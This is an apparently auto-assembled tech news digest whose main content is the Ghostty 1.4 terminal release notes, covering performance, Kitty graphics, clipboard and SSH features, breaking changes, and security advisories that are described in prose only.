Cover illustration

TheDaily Front

Issue No. #261027 Tuesday, October 27 2026 #261027 — TUESDAY, OCTOBER 27, 2026
The machines have learned to hurry; the rest of us are still reading the fine print.
Tuesday, October 27, 2026 The Daily Front No. #261027 — Contents
30stories
11,595points
7,207comments
330kllm tokens
Assembled with 33 model calls — 230,078 tokens read, 99,594 written.

Highlights

Ghostty 1.4

Ghostty 1.4 arrives after seven months and 2,889 commits, with major performance work and a complete Kitty graphics implementation.

Genie 4

Google’s Genie 4 promises real-time, multimodal simulated worlds—and prompts sharp questions about control, games, and what is actually being generated.

AI promised less work. I've never worked more

A working engineer finds that AI has made output abundant while making attention and responsibility scarcer.

US Government is hiding a secret court ruling about how it spies on Americans

Senators say a secret FISA ruling is being withheld as Congress weighs renewal of a sweeping surveillance authority.

Code-execution flaw in UEFI firmware threatens most servers on planet Earth

A severe EDK2 firmware flaw puts boot-time security back on the front page for server operators.

From the Editor

Today’s paper finds the machine age in a familiar condition: making more, knowing less, and asking the public to trust the process. From terminal emulators to secret courts, the important work remains inspection, maintenance, and a healthy refusal to be hurried.

  1. Ghostty 1.43
  2. Genie 44
  3. AI promised less work. I've never worked more5
  4. US Government is hiding a secret court ruling about how it spies on Americans6
  5. Python's experimental JIT to be removed7
  6. Anthropic trained Claude on illegally obtained Stanford professors' books8
  7. Wikipedia's Cleanup of AI-Generated Content9
  8. Roblox downloaded 145GB models from us (including adult content) without asking10
  9. Survival LLM: AI assistant and emergency library that runs on your own computer11

  10. New 14‑inch MacBook Pro with M612
  11. Police are using AI to pull over drivers for 'suspicious' behavior13
  12. New iMac with M614
  13. Software may be getting worse, but it used to be horrible15
  14. Discord will soon let anyone find public server messages through Google16
  15. Early progress on accelerating drug development with Claude17
  16. A 28-Year-Old DOGE Operative Gutted USAID. HR Had No Record of Him Working There18
  17. Code-execution flaw in UEFI firmware threatens most servers on planet Earth19
  18. PHP2Shell: Exploitation attempts and remediation trends20
  19. Raspberry Pi Zero 3W and Pi 4 Model A spotted in device trees21
  20. Here be monsters: What do you still need to know when agents do the work?22
  21. Gforth 1.023
  22. New 14‑inch MacBook Pro with M624
  23. Four Months of Zig25
  24. The Mythical Man-Month in the Age of AI26
  25. Amazon Is Gutting Its AI Division After Sustained Failure27
  26. Tailscale SSH: Investigation and remediation update28
  27. Classification of Finite Simple Groups Formalized in Lean29
  28. Is my data used for model training?30
  29. I will no longer upload to NEW31
  30. A $300B 'Debt Wall' Is Looming over Private-Equity Backed Companies31
The Daily Front Page 2 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — The Terminal’s Big Release
article

Ghostty 1.4

by deaux·▲ 1,121 points·360 comments·ghostty.org ↗
7 months of work

Release notes for Ghostty 1.4.0, released on October 27, 2026.

Ghostty 1.4.0 is a major release that includes large performance and memory improvements, a 100% complete Kitty graphics implementation including animation and relative placements (the first non-Kitty terminal to do so), SSH integration improvements, and hundreds more improvements and fixes across all platforms.

This release features 7 months of work with changes from 172 contributors over 2,889 commits. Thank you to all the contributors, maintainers, community moderators, translators, packagers, and users who each helped make this release possible.

These release notes are painstakingly and lovingly hand-crafted by human Ghostty maintainers, including the full changelog. They take a combined 16+ hours to write, so please enjoy. 🥰

Security

  • GHSA-4hwh-wx3w-3fqg. Paste protection didn't treat carriage returns as line endings, so a paste could run a command without confirmation in programs that don't use bracketed paste. This requires user interaction (copy-paste) to trigger.
  • GHSA-mhff-mv4q-fp63. Malicious Kitty graphics commands could crash or hang Ghostty, force huge allocations, or in limited cases read or delete files outside the allowed temporary directories. This only requires displaying malicious output.
  • GHSA-hcr9-7hcr-mjm8. Malicious terminal output could crash Ghostty, closing every window, via tmux control mode. tmux doesn't need to be installed. This affects Ghostty 1.3.0 and 1.3.1.
  • GHSA-hp9c-qp4q-cpw3. The same impact as above, via a tmux control mode layout with a zero-sized or oversized pane. This affects Ghostty 1.3.0 and 1.3.1.
  • GHSA-w9q4-5jvv-mcv4. Clearing the screen into scrollback could corrupt memory if it deleted the scrollback page holding a styled or hyperlinked cursor. This only requires displaying malicious output, but only with a small scrollback-limit such as 0. The default isn't known to be affected.
  • GHSA-2r63-vmw6-3m3c. A crafted directory name could make the zsh shell integration send arbitrary escape sequences, such as silently replacing the clipboard via OSC 52. bash was affected in a more limited way. This only requires cd-ing into a directory from untrusted content, such as a cloned repository.
  • macOS: GHSA-cw69-wm67-5pv8. Cmd-clicking a crafted OSC 8 hyperlink could open unsafe local files or custom URL schemes, leading to arbitrary command execution. Ghostty now blocks unsafe targets and confirms custom URL schemes. This requires user interaction (cmd-click) to trigger.
  • macOS: GHSA-mfw9-xcr3-7gfp. The same issue as above for links detected by the link configuration, including the default URL matcher. This requires user interaction (cmd-click) to trigger.
  • macOS: GHSA-v8cw-fg4j-jcc4. Drag-and-drop text skipped paste protection, with the same impact as above. This requires user interaction (drag-and-drop) to trigger.
  • macOS: GHSA-mxqx-236q-wrv7. Opening a file whose name contains control characters could run a different command than the one shown in the confirmation dialog. This requires a crafted file on your system and confirming the dialog.

Note: I requested CVEs for the above advisories weeks ago, but GitHub hasn't assigned them yet. If/when they're assigned, I will update the above with proper CVE numbers.

Highlights

macOS 27 Support

Ghostty 1.4 supports macOS 27 (Golden Gate). Most of the work was compatibility fixes:

  • Tabs in the titlebar (macos-titlebar-style = tabs) lay out correctly again.
  • The native tab bar no longer draws as a solid gray bar on top of your theme. It now lets the new glass style blend with your terminal background.
  • macos-titlebar-style = hidden no longer covers the top lines of the terminal when Reduce Transparency is on.
  • The app icon no longer has a thin border.
  • The Shortcuts "New Window" action no longer opens two windows when Ghostty is running without any windows.

Ghostty 1.4 remains fully compatible with prior macOS versions back to and including macOS 13 (Ventura). See the system requirements for more details.

Note

Ghostty 1.3.1 works on macOS 27, but it has some of the visual issues listed above, such as the gray tab bar.

Kitty Graphics Animation and Relative Placements

Ghostty now supports Kitty graphics animation and relative placements. These were the last major features of the Kitty graphics protocol that Ghostty didn't support.

Programs that display animated images with the Kitty protocol, such as an animated GIF shown with kitten icat, now animate in Ghostty instead of showing a single still frame. Frame transmission, composition, and playback control are all supported, and animations pause while the terminal isn't visible. Relative placements let a program position one image relative to another image's placement, so the child image moves along with its parent.

We also did a full conformance pass against the specification and Kitty itself, fixing dozens of behavioral differences. For example, images now scroll with text inside scroll regions (#4323), retransmitting an image ID replaces the old image (#6711), and invalid image data now gets an error response instead of silence, which could leave clients hanging. The full list is in the terminal capabilities section.

Kitty graphics are faster, too. Image payloads are now parsed in bulk with SIMD instead of one byte at a time, making large image transfers about 16x faster to parse in our benchmarks (64 MiB of image data, x86_64 Linux), and drawing images costs much less per frame.

Our Kitty graphics implementation now covers 100% of the published specification, making Ghostty (and libghostty) the first terminal to do this outside of Kitty itself.

Scrollback Compression and Lower Memory Usage

Ghostty now transparently compresses scrollback that isn't visible, reducing the physical memory those pages use by 70% to 90% for typical text-heavy history. Compression only runs while the terminal is idle and pages are decompressed on demand when you scroll back or search, so it has no measurable impact on I/O throughput.

Thanks to compression, the default scrollback limit has been raised from 10 MB to 50 MB per terminal. On platforms that support compression, a full scrollback still generally uses less physical memory than the old 10 MB limit did.

Note

Compression lowers resident (physical) memory, not virtual memory, so look at resident memory when measuring it. It is currently available on macOS and 64-bit Linux.

Beyond scrollback, memory usage is lower in many places:

  • A new, empty terminal now uses about 16 KiB of terminal page memory on macOS, down from 128 KiB in Ghostty 1.3.1.
  • On macOS and Linux, memory freed by clearing or trimming scrollback is now returned to the OS instead of being held until the terminal closes.
  • Hidden tabs release their GPU resources. On macOS, with one visible tab and 20 hidden tabs, GPU memory dropped from about 385 MiB to 18 MiB. Rebuilding them when a tab becomes visible again takes under a millisecond.

Performance Improvements

There are performance improvements across the board in Ghostty 1.4 that yield significant gains compared to prior Ghostty versions.

The biggest win came from a surprising discovery: on macOS, the kernel caps every read from a pty at about 1 KiB no matter how large the read buffer is. Previously, Ghostty processed each read as it arrived, so per-read overhead was paid every kilobyte, and the program writing output sat blocked while we parsed. Ghostty now drains the pty on one thread while parsing on another, raising end-to-end I/O throughput by 25% to 55% on macOS (M4 Max, plain and Unicode text) over Ghostty 1.3.x.

VT processing itself is also much faster. In parser benchmarks, plain ASCII text went from 128 MB/s to 725 MB/s (5.7x), CJK text got 3.4x faster, and a 2.6 GB dataset of real-world terminal recordings from asciinema is processed about 25% faster. Together, these changes took cat-ing a 150 MB text file on macOS from 1.5 seconds to 566 milliseconds.

Other notable improvements:

  • Resize: resizing a terminal with a large scrollback is about 6x faster (120x80 with 10,000 lines of scrollback), and 3x to 5x faster with history full of CJK text or emoji.
  • Rendering: the renderer holds the terminal lock 2.7x to 11x less per frame, leaving more time for the I/O thread during heavy output.
  • Copy and search: formatting terminal contents as plain text, HTML, or VT, which backs clipboard copy, write_screen_file, and scrollback search, is 1.5x to 8x faster.
  • Launch (macOS): about 15% faster from launch to visible window, and 27% faster to the first rendered frame.
  • Idle energy: on macOS, the renderer's display link now sleeps when there's nothing to draw. On GTK, hidden tabs stop rendering, matching macOS.
  • Large OSC sequences: OSC 52 clipboard payloads parse about 30x faster, and even short sequences like title changes are about 6x faster.

New OpenGL Renderer (Linux, FreeBSD)

The GTK app has a new rendering pipeline. It no longer uses GtkGLArea. Instead, the renderer draws with EGL on its own thread, exports each frame as a DMABUF, and hands it to GTK to display. Rendering is now triple-buffered, which should greatly reduce tearing, and no OpenGL calls run on the main thread anymore, which let us remove a number of workarounds.

The most visible result is crisp text under fractional scaling. Text and box-drawing characters are no longer blurry with fractional display scaling such as 125% or 150% (#1938). We fixed this once before, but it came back after upstream GTK changes. Ghostty now renders at the window's true fractional scale, so every rendered pixel maps to exactly one pixel on screen.

The new render surface needs a system EGL library (see Changes for Package Maintainers). On GPU drivers that can't export DMABUFs, Ghostty falls back to copying frames through the CPU, which is slower but works.

Kitty Clipboard Protocol

Ghostty now implements the Kitty clipboard protocol (OSC 5522) on both macOS and GTK. Ghostty 1.3 could parse the protocol but didn't implement it.

OSC 52 can only read and write plain text. The Kitty clipboard protocol lets programs running in the terminal read and write any kind of clipboard data, such as images or HTML, and lets them pick among the formats on the clipboard. Programs can also enable paste events (mode 5522), which tell the program what formats a paste contains so it can read the one it wants. This is how a terminal program can accept a pasted image, for example.

Clipboard access follows the existing clipboard-read and clipboard-write configurations. By default, reads prompt for permission and writes are allowed. The permission prompt shows a preview of the clipboard contents, including images. Programs that send a password can have your answer remembered for the rest of that terminal session. A new clipboard-write-limit-bytes configuration limits the size of a single write (default 64 MiB). A write over the limit fails and leaves the clipboard untouched.

Split Drag and Drop (GTK)

You can now rearrange splits on GTK by dragging them, matching the macOS feature introduced in Ghostty 1.3. When a tab has two or more splits, each split shows a drag handle at the top. Grab the handle and drop the split onto any other split, including splits in other tabs and windows. An overlay shows which side of the target split it will land on. The terminal contents, working directory, and running processes all move with it.

A new drag-handle configuration controls when drag handles are shown on both macOS and GTK: auto (default), always, or never. With never, splits can't be rearranged with the mouse. Hiding the handles was a common request from users who found them in the way.

On GTK, splits can only be dropped onto other splits. Dragging a split out to create a new tab or window is macOS-only.

Terminal Emulation Accuracy

Ghostty 1.4 includes dozens of improvements to core terminal emulation. We now run esctest, Thomas Dickey's terminal conformance suite, against Ghostty's terminal core in CI. Alongside that, we fixed many differences from xterm in cursor movement within margins, tab stops, character sets, mode reports, and more. You can find the full list of related changes in the terminal capabilities section.

Ghostty also supports several new sequences, including soft terminal reset (DECSTR), extended cursor position reports (DECXCPR), backarrow key mode (DECBKM), and screen size reports in characters (CSI 19 t). Programs can also now ask whether the terminal is visible using visibility reports (mode 2033), so they can stop rendering while hidden.

Keyboard encoding also matches xterm more closely, with fixes for modifyOtherKeys mode 2 and legacy Alt-as-Escape encoding of non-ASCII keys.

Two new sequences are disabled by default because they can be abused by untrusted programs, including ones running on a remote machine:

# Allow programs to resize the window (CSI 8 t)
vt-window-resize-allowed = true

# Allow programs to request screen checksums (DECRQCRA)
vt-xt-checksum-report = true

SSH Integration with ghostty +ssh

Ghostty 1.2 introduced SSH shell integration features as a work in progress. In Ghostty 1.4, they're backed by a new ghostty +ssh CLI action: a drop-in ssh wrapper that prepares the remote session for Ghostty and then runs the real ssh with your arguments forwarded unchanged.

ghostty +ssh user@example.com

# Or alias it so every ssh invocation goes through it
alias ssh='ghostty +ssh --'

Before connecting, +ssh installs Ghostty's terminfo on the remote host so the proper xterm-ghostty TERM value can be used, and forwards COLORTERM, TERM_PROGRAM, and TERM_PROGRAM_VERSION. If the terminfo install fails (for example, tic isn't available on the remote), it falls back to TERM=xterm-256color. Flags such as --terminfo=false, --forward-env=false, and --verbose control each step.

The ssh-env and ssh-terminfo shell integration features (still opt-in) now call +ssh too. Previously, each shell integration carried its own copy of this logic, which made up roughly a third of our shell integration scripts. Now bash, zsh, fish, elvish, and Nushell all behave identically, and you can get the same behavior from scripts or anywhere else by calling ghostty +ssh directly.

The terminfo install itself is also more reliable. Ghostty now always installs its own bundled terminfo rather than accepting whatever xterm-ghostty entry the remote already has, and it reinstalls automatically when a Ghostty update changes the terminfo. It also no longer needs infocmp or Ghostty's terminfo on the local machine. Installs are cached per host and port, so two machines behind one address no longer share a cache entry. And ssh-env no longer silently overrides SetEnv entries in your ~/.ssh/config (#11518).

The +ssh-cache command that manages this cache now takes positional destinations (ghostty +ssh-cache user@example.com) and has a new --prune=30d flag. See the breaking changes if you script against +ssh-cache.

System Requirements

macOS: The minimum required macOS version for Ghostty 1.4 remains unchanged (macOS 13 Ventura). Ghostty is now compatible with macOS 27.

GTK: Ghostty 1.4 requires GTK 4.18 and libadwaita 1.7, up from GTK 4.14 and libadwaita 1.5 in Ghostty 1.3. This aligns with our GTK/Adwaita version policy. Notably, Ubuntu 24.04 LTS doesn't meet this requirement. Systems with older GTK or Adwaita versions can work around this requirement by using an older version of Ghostty or the Flatpak package. #14330

OpenGL (GTK): The minimum required OpenGL version remains 4.3, but Ghostty now renders through EGL instead of GTK's OpenGL widget. This should be invisible for nearly everyone, but if Ghostty fails to start with an EGL error, please make sure your GPU driver provides a working EGL implementation.

Important

We previously announced that Ghostty 1.4 would require macOS 14. Nothing forced our hand to do this in this release, so we kept macOS 13 support. We still plan to drop macOS 13 in a future release. Apple dropped security support for macOS 13 in the fall of 2025, so we recommend upgrading regardless.

Breaking Changes

The following behaviors have changed in 1.4.0:

  • copy-on-select has been reworked and now accepts none, primary, clipboard, or both. The meaning of clipboard has changed: it previously copied to both the selection clipboard and the system clipboard, and now copies only to the system clipboard. If you set copy-on-select = clipboard and want the old behavior, change it to both. #12600 #12604
  • macOS: copy-on-select now defaults to none (previously true), so selecting text no longer copies it anywhere and middle-click paste of the selection no longer works by default. To restore the 1.3 behavior, set copy-on-select = primary. Note that an explicit copy-on-select = true on macOS now copies selections to the system clipboard, which is different from 1.3. #12600 #12604
  • macOS: cmd+arrow_up and cmd+arrow_down now run jump_to_prompt again, matching Terminal.app and Ghostty 1.2. In 1.3, these keys were hardcoded to scroll to the top and bottom and couldn't be rebound. To keep the 1.3 behavior, set keybind = cmd+arrow_up=scroll_to_top and keybind = cmd+arrow_down=scroll_to_bottom. #12245
  • GTK: The default ctrl+shift+page_up and ctrl+shift+page_down keybinds now move the current tab left and right (move_tab), matching Firefox, GNOME Terminal, and VS Code. jump_to_prompt moved to ctrl+shift+arrow_up and ctrl+shift+arrow_down, so programs running in the terminal no longer receive those keys. If a program you use needs them, unbind them with keybind = ctrl+shift+arrow_up=unbind and keybind = ctrl+shift+arrow_down=unbind. #4998 #12458

Deprecations

The list below contains deprecations that remain compatible today through a compatibility layer, but may break in a future release if they are ignored:

  • scrollback-limit has been renamed to scrollback-limit-bytes, to make room for the new scrollback-limit-lines. #13473
  • copy-on-select = true is replaced with copy-on-select = primary on Linux and FreeBSD, or copy-on-select = clipboard on macOS. copy-on-select = false is replaced with copy-on-select = none. #12600 #12604

There is no set timeline to remove these deprecations, but we recommend adapting to the new configurations sooner rather than later to avoid any possible disruptions in the future.

Full Changelog

  • Scrollback history is now transparently compressed while the terminal is idle, reducing the physical memory used by compressed scrollback by 70% to 90% for typical text. Compression is available on macOS and 64-bit Linux and can be disabled with the new scrollback-compression configuration. Because of this, the default scrollback limit has been raised from 10 MB to 50 MB, which on average still uses less memory than a full scrollback did previously. #13264
  • A new configuration scrollback-limit-lines limits scrollback by number of lines instead of bytes. The existing scrollback-limit configuration has been renamed to scrollback-limit-bytes (the old name continues to work). If both are set, the first limit reached applies, and both accept unlimited. #13473
  • copy-on-select now accepts none, primary, clipboard, and both and no longer affects middle-click paste (see middle-click-action). clipboard now copies only to the system clipboard, so use both for the previous behavior. The default on macOS is now none. See the breaking changes for migration details. #12600
  • A new configuration middle-click-action configures the behavior of middle-clicking: primary-paste (default) pastes from the selection clipboard, clipboard-paste pastes from the system clipboard, and ignore does nothing. #12478
  • A new binding action move_tab_to_new_window moves the current tab into a new window of its own. It is also available in the command palette. #2630
  • A new CLI command +explain-config prints the documentation for a configuration option or binding action, e.g. ghostty +explain-config font-size. #11546
  • The +explain-config and +show-config CLI commands now page their output through $GHOSTTY_PAGER or $PAGER (falling back to less) when run interactively. Paging can be disabled with --no-pager or by setting the pager to an empty value. #11940
  • A new configuration drag-handle controls when the split drag handles are shown: auto (default), always, or never. #13706 #13709
  • Scrollback search now wraps around when navigating past the first or last match. #11449
  • A new configuration link-osc8 (default true) can be set to false to disable OSC 8 hyperlinks entirely. Disabled OSC 8 hyperlinks are not highlighted, previewed, copied, or opened. #13634
  • Processes running in Ghostty now receive a GHOSTTY_SURFACE_ID environment variable that uniquely identifies the terminal they are running in. #12027
  • The right-click context menu now has a "Close Split" item. #11173 #11174
  • Upgrade to Unicode 18. #14293
  • I/O throughput is 25% to 55% higher on macOS by reading from the pty concurrently with parsing previously read output. #13209
  • VT processing is significantly faster across the board. Plain text is up to ~6x faster, real-world output (measured against a large asciinema dataset) is ~24% faster, grapheme-heavy output is ~3x faster, and DEC special graphics (line drawing), repeated characters (REP), hyperlink-heavy output, and scroll regions are all faster. #13220 #13226 #13231 #13294 #13625 #13826 #14356
  • Large OSC sequences, such as OSC 52 clipboard writes, are parsed ~30x faster and small OSC sequences, such as title changes, ~6x faster. #14011 #13565
  • Resizing with reflow is ~6x faster with large scrollback and 3x to 5x faster with scrollback heavy in wide characters such as CJK or emoji. #13537 #13827
  • Terminals use significantly less memory. A new terminal now uses ~16 KiB of physical memory for its screen instead of 128 KiB on macOS, every terminal page uses 30% less memory, and memory freed from scrollback (such as by clearing it) is now returned to the operating system. #13240 #13245 #14130 #14137 #14138
  • Kitty graphics are faster. Large image transfers are parsed in bulk using SIMD, zlib-compressed images decompress ~17% faster, pixel format conversion avoids an extra copy, and the per-frame cost of drawing images is much lower, especially with Unicode placeholder images on screen or long scrollback. #13270 #13281 #13987 #14422 #14780 #14789
  • Formatting terminal contents is 1.5x to 8x faster, which speeds up clipboard copy (plain, HTML, and VT), write_screen_file and related actions, and scrollback search. #13587
  • The renderer holds the terminal lock 2.7x to 11x less time per frame, and glyph and font lookups are faster. #13227 #14300 #14301 #14420 #14406 #13258
  • command-palette-entry = clear removes all command palette entries, including the default entries. #12682
  • window-padding-balance has a new value equal that balances padding equally on all four sides without capping the top padding. #11491
  • theme now expands ~ to the home directory in theme file paths, including in separate light and dark themes. #13840
  • +list-themes now supports g and G to jump to the first and last theme, and ctrl+d and ctrl+u to page down and up. #13681 #14607
  • The terminal inspector can now copy terminal I/O events or export them to a file. #13519
  • Bundled themes updated to release-20261019-151001-86a776d. This adds 356 new themes and renames or removes none. The colors of 10 existing themes changed upstream: Adwaita, Adwaita Dark, Atom One Light, Catppuccin Frappe, Catppuccin Latte, Catppuccin Macchiato, Catppuccin Mocha, Cursor Dark, Dark Modern, and Electron Highlighter.
  • Fix configuration parsing silently ignoring all settings after a comment or blank line that happened to end at an internal buffer boundary. This typically only affected long configuration files. #13638
  • Fix a performance degradation where, after a long uptime, the renderer rebuilt its full terminal state on every frame. #13585
  • Fix the automatically created configuration file being empty instead of containing the configuration template. #13774
  • +edit-config works when $EDITOR or $VISUAL contains arguments, such as zed --new. #11897
  • adjust-cursor-height works again. #13225
  • Mouse selection improvements: dragging after a ctrl/cmd triple-click output selection now extends the selection by command output, autoscroll stops when the screen switches (e.g. to the alternate screen), a force touch on macOS selects the word at the press location without starting a drag, and releasing a drag no longer activates a link or prompt click. #12830
  • Double-click word selection no longer continues across hard line breaks, and double-clicking either half of a wide character (such as CJK) selects the whole word. #14354 #14391
  • Wide characters at the edges of a selection are now consistently rendered as selected and included when copying, including when the wide character wraps onto a new internal page. #14632 #14651
  • Triple-click line selection no longer pulls in neighboring prompt text when clicking blank cells between OSC 133 prompt boundaries. #14553
  • Link detection and double-click selection no longer merge prompt text with the command text next to it when shell integration is active. #12435
  • File paths opened with cmd/ctrl-click no longer include trailing spaces, which broke opening paths printed by some TUIs. #13505
  • Mouse releases are now reported to the program that received the mouse press when clicking at a shell prompt with click-to-move enabled. This fixes double-click selection in programs like fzf's ctrl+r history search. #14710
  • Shell redraws after a resize are no longer processed at the old terminal size. This fixes one cause of duplicated or misplaced prompts after resizing. #14706
  • Scrolling, such as clicking in the scrollbar, now works with very large scrollback (millions of lines). #13048
  • Custom command-palette-entry actions with string parameters, such as set_tab_title, no longer have their parameters escaped when run from the command palette. #13609
  • HTML clipboard copies no longer include a superfluous trailing newline. #13543
  • Copying as VT (copy_to_clipboard:vt) and VT screen files now preserve OSC 8 hyperlinks, empty gaps between text, and cells that only have a background color, such as colored status bars. VT screen files also keep trailing blank rows. #14711 #14725 #14766
  • The mouse pointer now restores the shape set by the running program (OSC 22) after releasing modifier keys instead of resetting to the default. #14128
  • Custom shaders no longer receive swapped selection foreground and background color uniforms. #14460
  • Ghostty no longer floods the logs with "adjusting page capacity" messages during output with many styles, graphemes, or hyperlinks. #14631
  • Fix stale wrap and prompt state on rows reused after scrolling or erasing, which could cause incorrect copy, search, selection, and reflow results. #14010
  • Fix stale rendering of the previous row after erasing or deleting a wrapped wide character. #14054
  • Fix a freeze when reloading the configuration while a program is flooding the terminal with queries, such as color queries. #14833
  • +list-themes no longer crashes on some keys when the search matches no themes, and the keypad down key now moves one row instead of 21. #14612 #14605
  • Fix crashes in scrollback search after clearing the scrollback, resizing, or erasing history. #11957 #13274 #13282
  • Fix crashes and viewport corruption when resizing with scrolled-back history or with the cursor near the bottom of the screen. #12300 #12907 #12935
  • Fix a use-after-free crash when clicking or selecting text during heavy output. #12463
  • Fix a possible crash when reflowing hyperlinks during a resize. #13524
  • Fix possible crashes or memory corruption when scrolling or erasing rows across a page boundary that needed more capacity. #13394 #13397
  • Fix possible crashes and memory corruption found via fuzzing when printing causes a page to grow, or after clearing the screen into scrollback. #11261 #13997
  • Fix many latent crashes and undefined behavior in selection, pins, search, title and working directory updates, and resize error handling. #12894 #13275 #13278 #13367
  • Fix a possible crash or corrupted input when many pty writes are queued, such as during large pastes. #13659
  • Fix an out-of-bounds access when IME preedit text with wide characters is composed between existing wide characters, such as with Korean input. #12479
  • Fix a crash when pressing or releasing mouse button 11. #14759
  • Fix the write_screen_file, write_scrollback_file, and write_selection_file actions leaking two file descriptors on each use, which could eventually prevent opening new terminals. #13644
  • Fix memory and file descriptor leaks in terminal I/O, including for writes in read-only mode and files read via the input configuration. #13574 #13579 #13931

Terminal Capabilities

  • vt: Kitty graphics animation is now fully supported: frame transmission, composition, animation control, and rendering. #5255 #13943
  • vt: Kitty graphics relative placements (P=, Q=, H=, V=) are now supported, allowing images to be positioned relative to other images. #13939
  • vt: Support the Kitty graphics transient image usage hint. Transient images are evicted first when image storage is full. #13389
  • vt: The Kitty clipboard protocol (OSC 5522) is now implemented on macOS and GTK, including paste events (mode 5522). Reads and writes follow clipboard-read and clipboard-write, and a new clipboard-write-limit-bytes configuration limits the size of a single write. #10549 #13962 #13993 #13995 #13998 #14002 #14061
  • vt: Support visibility reports (mode 2033 and CSI ? 998 n), which tell programs when the terminal is not visible, such as in a background tab or on another workspace, so they can stop rendering. #13494
  • vt: Programs can resize the window with the xterm CSI 8 ; rows ; cols t sequence if the new vt-window-resize-allowed configuration is enabled (default off). The request is ignored in splits, windows with multiple tabs, the quick terminal, and fullscreen, maximized, or tiled windows. #1115 #14375
  • vt: Support OSC 133 click_events=2, which reports prompt clicks with row coordinates relative to the prompt. #10865 #12953
  • vt: Support soft terminal reset (DECSTR, CSI ! p), which resets modes, margins, and text attributes without clearing the screen. #14538
  • vt: Support backarrow key mode (DECBKM, mode 67), which lets programs choose whether backspace sends DEL (0x7f, the default) or BS (0x08). #12226
  • vt: Support the DECRQCRA and XTCHECKSUM screen checksum reports, which are mostly used by terminal test suites. Because a program can use these to read the screen contents, they are disabled unless the new vt-xt-checksum-report configuration is enabled. The new vt-xt-checksum-extension configuration controls how the checksum is calculated. #14483
  • vt: Respond to CSI 19 t (report screen size in characters) and to DECXCPR (CSI ? 6 n) extended cursor position requests. #14633 #14673
  • vt: DECRQM now answers ANSI mode queries (CSI Ps $ p), reports DECECM and other unimplemented ANSI modes as permanently reset like xterm, and no longer truncates mode numbers above 32767 in its reply. #12505 #14236 #14237 #14672
  • vt: Ghostty terminfo now advertises overline support (Smol/Rmol), which lets tmux pass overlines through. DECRQSS SGR replies now include overline and curly, double, dotted, and dashed underline styles. #13649 #13653 #13470
  • vt: The terminfo Se capability now resets the cursor to the configured cursor-style instead of a steady block. This fixes programs like Neovim leaving a block cursor behind on exit. #12482
  • vt: OSC payloads are now limited to 8 MiB, Kitty graphics payloads to 65 MiB, and each cell to 64 combining codepoints, so terminal output can't easily exhaust memory. This also fixes a memory leak on invalid Kitty graphics data. #12349 #13633
  • vt: Experimental support for the Glyph Protocol (APC 25a1), which lets programs register custom glyphs. Ghostty parses and answers requests but doesn't render registered glyphs yet. #12352 #12930 #12937
  • vt: Parse the new program status protocol (OSC 7501), which lets programs report whether they are idle, working, done, blocked, or failed. This is the first terminal specification pioneered by the Ghostty project. libghostty can parse it all, but the Ghostty GUI ignores it for now. #14560
  • vt: Parse (but do not implement) the Kitty desktop notification protocol (OSC 99). #10467
  • vt: Parse (but do not implement) the Kitty drag and drop protocol (OSC 72). #13029
  • vt: More tmux control mode fixes, including crashes that running tmux -CC could trigger. tmux control mode is still not hooked up to the GUI. #11395 #11935 #14262 #14680
  • vt: Clearing the screen at a prompt (e.g. ctrl+l in bash or zsh) now moves prior output into scrollback even when the prompt is not on the last row. Previously, the output was erased. #14660 #14668
  • vt: Kitty graphics: transmitting an image with an existing ID now replaces the image and removes its old placements, as the spec requires. Interrupted or failed retransmissions no longer leave stale images on screen. #6711 #13723 #13893
  • vt: Kitty graphics: images now move with the text when a program scrolls with CSI S, CSI T, or scroll margins, and are clipped to the scroll region. #4323 #13935
  • vt: Kitty graphics: automatically assigned image IDs no longer collide with IDs chosen by the program. #2197 #13934
  • vt: Kitty graphics: delete commands now match the spec and Kitty. Point deletes (d=p, d=c) only remove placements at that cell, d=a only removes placements on the visible screen, range deletes accept empty ranges, and deleting a missing placement no longer frees the image. #13652 #13895 #13898 #13932
  • vt: Kitty graphics: command validation and responses now match Kitty. This fixes missing responses for invalid image data that could hang clients, false positive query replies, lost IDs in chunked transfer replies, file transfers with an exact S size, and loads interrupted by a non-chunk transmission. #13889 #13892 #13896 #13897 #13933 #14811
  • vt: Kitty graphics: cropped source rectangles are no longer stretched, and X/Y offsets are kept within the first cell. #13890 #13891
  • vt: Kitty graphics: the cursor moves after tall images like Kitty does, so consecutive images no longer overlap. #13887
  • vt: Full reset (RIS) no longer resets image-storage-limit to the default. #13951
  • vt: OSC and APC sequences (such as Kitty graphics commands) canceled by CAN or SUB, or aborted by another control character, are now discarded instead of executed, matching xterm. #14453 #14812
  • vt: With modifyOtherKeys level 2, control keys, keypad keys, and alt+escape now encode like xterm. F13 to F25, Help, and Menu now send xterm's function key sequences in all legacy encoding modes. #14144 #14145
  • vt: Legacy alt-as-escape encoding now sends the full UTF-8 sequence for non-ASCII keys. #14146
